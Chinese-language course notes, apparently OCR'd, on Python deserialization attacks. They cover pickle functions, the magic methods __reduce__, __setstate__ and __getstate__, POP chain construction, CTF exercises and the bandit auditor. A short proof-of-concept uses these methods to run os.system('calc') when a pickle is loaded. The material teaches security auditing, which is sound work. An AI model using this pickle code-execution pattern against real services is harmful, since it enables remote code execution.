
WEB 攻防-通用漏洞&Py 反序列化&链构造&自动审计 bandit&魔术方法


IIS安全
ASP
源码问题
配置不当
ASPX
代码安全
常见漏洞
应用
PHP
函数
代码URL对应

#知识点：

1、Python-反序列化函数使用

2、Python-反序列化魔术方法

3、Python-反序列化 POP 链构造

4、Python-自动化审计 bandit 使用

#前置知识：

函数使用：

pickle.dump(obj, file) ：将对象序列化后保存到文件

pickle.load(file) ：读取文件， 将文件中的序列化内容反序列化为对象

pickle.dumps(obj) ：将对象序列化成字符串格式的字节流

pickle.loads(bytes_obj) ：将字符串格式的字节流反序列化为对象

魔术方法：

__reduce__()　　反序列化时调用

__reduce_ex__()　反序列化时调用

__setstate__()　　反序列化时调用

__getstate__()　　序列化时调用

各类语言函数：

Java： Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等

PHP： serialize()、 unserialize()

Python：pickle marshal PyYAML shelve PIL unzip

演示案例：

- 原理-反序列化魔术方法-调用理解
- CTF-反序列化漏洞利用-构造&RCE
- CTF-CISCN2019 华北-JWT&反序列化
- 代码审计-自动化工具-bandit 安装及使用

```
#原理-反序列化魔术方法-调用理解
-魔术方法利用：
__reduce__()          反序列化时调用
__reduce_ex__()    反序列化时调用
__setstate__()        反序列化时调用
__getstate__()        序列化时调用
-代码块：
import pickle
import os

#反序列化魔术方法调用-__reduce__() __reduce_ex__() __setstate__()
class A(object):
    def __reduce__(self):
        print('反序列化调用')
        return (os.system,('calc',))
a = A()
p_a = pickle.dumps(a)
pickle.loads(p_a)
print('==========')
print(p_a)

class SerializePerson():
    def __init__(self, name):
        self.name = name
    # 构造 __setstate__ 方法
    def __setstate__(self, name):
        os.system('calc')  # 恶意代码
tmp = pickle.dumps(SerializePerson('tom'))  #序列化
pickle.loads(tmp)  # 反序列化 此时会弹出计算器

#序列化魔术方法调用-__getstate__
class A(object):
    def __getstate__(self):
        print('序列化调用')
        os.system('calc')
a = A()
p_a = pickle.dumps(a)
print('==========')
print(p_a)

#反序列化安全漏洞产生-DEMO
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址